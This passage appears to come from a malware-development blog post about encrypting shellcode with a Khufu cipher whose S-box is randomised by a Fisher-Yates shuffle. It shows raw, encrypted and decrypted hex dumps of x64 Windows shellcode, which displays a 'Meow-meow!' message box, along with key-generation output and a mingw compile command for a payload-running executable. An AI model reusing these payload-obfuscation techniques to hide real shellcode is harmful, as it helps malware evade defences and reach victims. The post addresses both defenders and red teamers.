3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41
51 3e 48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 0
1 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45
39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e
59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8
d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83
c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e
3d 00 00

encrypted shellcode: c5 56 ad ef ef d1 eb ef d1 ce 2c 0b 1f 6f 45 51 69 4c 7d 5d 57 1f c6 75 71 95 7e 6b 21 66 9f 42 21
20 64 80 4d 0e 2a 58 b2 6c 7c 35 57 21 a3 5a 73 53 1d c2 57 1f d4 bc 05 7f 50 09 33 0e 55 d1 f0 13 6d 0a de cc f9 42 7
8 4f 12 43 94 7c 34 2e b2 5c 10 43 1e fe 2a 9b b9 96 2c 0b 1f 66 91 d0 4d 71 64 0a cf 7e 2a 9b 71 06 12 4f 94 6e 34 59
38 ce cf 57 57 d1 dd 2e 78 95 18 83 57 2f c2 5d 08 d7 64 3a df 82 55 d1 f0 13 6d 0a de 16 f4 65 c8 20 60 08 53 0a 1c 55
00 cf 59 dd 47 10 50 9b 79 3a 65 0a cf 48 2a 51 b2 12 64 35 5b a5 54 0c 70 1f fc 35 5e a5 10 98 71 1f fc 4a 47 6f 4c 4
e 60 44 6d 53 5e 77 55 4a 71 9d c0 2b 5e 7c eb f0 61 5f 75 51 21 66 9f 02 d0 57 d3 f4 e0 73 5d d7 f8 1e 2c 0b 1f 10 5c
9d ac 04 2d 0b 1f 10 58 9d bc 3b 2d 0b 1f 66 25 d9 78 a4 69 88 49 29 eb c5 82 fe 31 21 15 6f ae b6 ac a3 b1 f4 ca 66 97
d4 11 22 2a 77 15 ae ef f0 4c 1b 97 4c 0c 5c 7b 7a 39 47 6d 82 c5 d1 c1 5d 5c 71 5b 26 72 4b 7b 67 18 1e 11 55 31 00 4
a 2d 39 1e bc 9b 8f be 84 80

decrypted shellcode: fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18
3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 4
1 51 3e 48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49
01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45
39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5
e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48
8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83
c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5
e 3d 00 00

```

Encryption key changes every time the program is run:

```

yptography-36$ ./hack3
generated key:
36 37 30 1d 18 02 28 2e
0f 29 1c 16 07 2c 3c 3e
01 2d 0d 35 00 12 26 1a
20 03 3f 0c 06 2a 25 21
09 3b 08 0b 23 1b 0a 38
34 39 05 13 27 11 1e 3d
2f 2b 15 24 14 04 32 1f
17 31 33 22 0e 10 3a 19


```

```
cocome1onc@pop-os:~/hacking.  
yptography-36$ ./hack3  
generated key:  
00 11 38 2b 12 13 01 0f  
05 03 23 0e 09 1d 14 0a  
08 19 25 2c 0d 1b 29 0b  
32 0c 3a 16 30 1c 07 34  
33 21 31 3d 39 15 1a 3e  
2e 37 1f 35 27 2d 3c 02  
3f 26 2f 20 1e 3b 24 10  
22 36 28 04 17 18 06 2a
```

demo 3

Uncomment WinAPI functions, compile for run payload:

```
x86_64-w64-mingw32-g++ hack4.c -o hack4.exe -I/usr/share/mingw-w64/include/ -s -  
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-  
constants -static-libstdc++ -static-libgcc -fpermissive
```



As you can see, everything is worked perfectly! =^..^=

To another trick for integration Fisher-Yates shuffle into my Khufu implementation for generating a random **S-box**, we can replace the deterministic `khufu_generate_sbox` function with a new implementation that uses a shuffled **S-box**. Here's how we can modify our code step by step:

- Implement the Fisher-Yates algorithm to shuffle the sbox array.
- Replace the deterministic **S-Box** generation logic with the Fisher-Yates shuffle to generate a random permutation of the **S-Box** for each round.
- Use `srand(time(NULL))` or any cryptographically secure RNG to ensure randomness for research purposes.

final words

The **S-box** is the heart of many block ciphers, providing the critical confusion component required to secure encryption. A poorly designed or predictable **S-box** can render a cipher vulnerable to attacks, while a strong **S-box** ensures robustness and resistance against advanced cryptanalysis.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting shuffle technique, and adds a weapon to the red teamers arsenal.

[Fisher-Yates_shuffle](#)

[Malware and cryptography_1](#)

[source code in github](#)

|| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine